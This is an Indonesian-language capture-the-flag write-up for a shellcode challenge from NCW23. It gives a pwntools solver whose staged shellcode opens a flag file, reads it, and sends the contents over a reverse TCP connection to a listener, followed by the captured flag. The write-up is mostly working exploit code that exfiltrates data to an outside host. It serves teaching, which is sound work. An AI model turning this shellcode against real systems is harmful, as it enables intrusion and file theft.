- Karena adanya proses penutupan file descriptor 1 sebelumnya kita dapat menggunakan syscall *connect* dan *socket* untuk proses reverse tcp agar bisa melakukan output
- Jadi step sekarang lakukan syscall *openat* file/direktori lalu gunakan *read* untuk membaca file atau gunakan *getdents64* me-list direktori, setelah itu simpan di memori
- Panggil syscall *socket* dan *connect* yang akan membuat file descriptor baru, lalu tinggal panggil syscall *write* dengan fd socket tadi dan buffernya ialah lokasi memori yang isinya list direktori/konten dari file
- Lakukan listening pada server, running program dan dapet deh flagnya (*･▿･)ノ*:･ﾟ✧

Berikut solvernya

```
from pwn import *
context(arch="amd64", os="linux")
elf = ELF('./chall', checksec=False)
# p = elf.process()
p = remote('103.145.226.206', 11101)

# for more input on rwx memory
payload = asm('''
lea rsi, [rip+4]
dec edx
syscall
''')
p.sendafter(b': \n', payload)

# get file/directory
dir_read =  b'/home/shouldcall/flag-7375996d7de7bfe33874ee17262b3f7e.txt'
payload = asm(shellcraft.linux.openat(-1,dir_read)) # open fd 1
payload += asm('add rsp, 0x100')
# payload += asm(shellcraft.amd64.linux.getdents64(1, 'rsp', 0x1000))
payload += asm(shellcraft.amd64.linux.read(1, 'rsp', 0x1000))
# payload += asm(shellcraft.amd64.linux.write(1, 'rsp', 0x1000))

# write/send content to remote socket
payload += asm(shellcraft.amd64.linux.connect('xxx', xxx)) # open fd 2
payload  +=  asm('add  rsp,  0x8')  +  asm(shellcraft.amd64.linux.write(2,
'rsp', 0x100))

p.sendline(payload)
p.interactive()
```



FLAG: NCW23{Maru_de_otogi_no_hanashi_SHolcode4232232}